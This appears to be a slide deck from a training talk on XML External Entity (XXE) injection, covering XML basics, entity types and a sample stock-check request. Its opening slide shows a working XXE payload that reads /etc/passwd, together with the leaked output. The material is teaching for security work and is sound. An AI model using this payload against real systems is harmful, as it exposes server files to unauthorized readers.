





```
<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
"file:///etc/passwd"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
</stockCheck>
```



Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...

XXE INJECTION

Agenda



**WHAT IS XXE
INJECTION?**



**HOW DO YOU
FIND IT?**



**HOW DO YOU
EXPLOIT IT?**



**HOW DO YOU
PREVENT IT?**

WHAT IS XXE INJECTION?



EXtensible Markup Language (XML)

XML is a markup language for storing, transmitting, and reconstructing data.

EXtensible

- XML applications will work as expected even if new data is added (or removed).

Markup

- A human readable language that uses tags to define elements within a document.

Language

- A human readable language that uses tags to define elements within a document.

EXtensible Markup Language (XML)

XML declaration

root element

child element

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<bookstore>
```

```
  <book category="web security">
```

```
    <title>Web Application Hacker&apos;s Handbook</title>
```

```
    <author>Dafydd Stuttard and Marcus Pinto</author>
```

```
    <year>2011</year>
```

```
  </book>
```

```
  <book category="penetration testing">
```

```
    <title>The Hacker Playbook 3</title>
```

```
    <author>Peter Kim</author>
```

```
    <year>2018</year>
```


```
  </book>
```

```
</bookstore>
```

entity reference


XML Entities

XML entities are a way of representing an item of data within an XML document, instead of using the data itself.



XML Entities

Different types of entities.



XML Entities

Internal Entities – An entity that is defined locally within a DTD.

- Used to get rid of typing the same content again and again.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE bookstore [
  <!ENTITY name "Peter Kim">
]>
<bookstore>
  <book category="penetration testing">
    <title>The Hacker Playbook 3</title>
    <author>&name;</author>
  </book>
</bookstore>
```


XML Entities

External Entities – An entity that is defined outside of the DTD where it is declared.

- Used to divide the document into logical chunks.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE stockCheck [
  <!ENTITY product SYSTEM
    "file:///var/www/html/product.txt"> ]>
<stockCheck>
  <productId>
    &product;
  </productId>
</stockCheck>
```


XML Entities

Parameter Entities – A special kind of XML entity which can only be referenced exclusively within the DTD.


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE stockCheck [
  <!ENTITY % paramEntity "entity value">
  %paramEntity;
]>
<stockCheck>
  <productId>
    test
  </productId>
</stockCheck>
```

XML External Entity (XXE) Injection is a vulnerability that allows an attacker to interfere with an application's processing of XML data.

XXE Injection





```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



XXE Injection



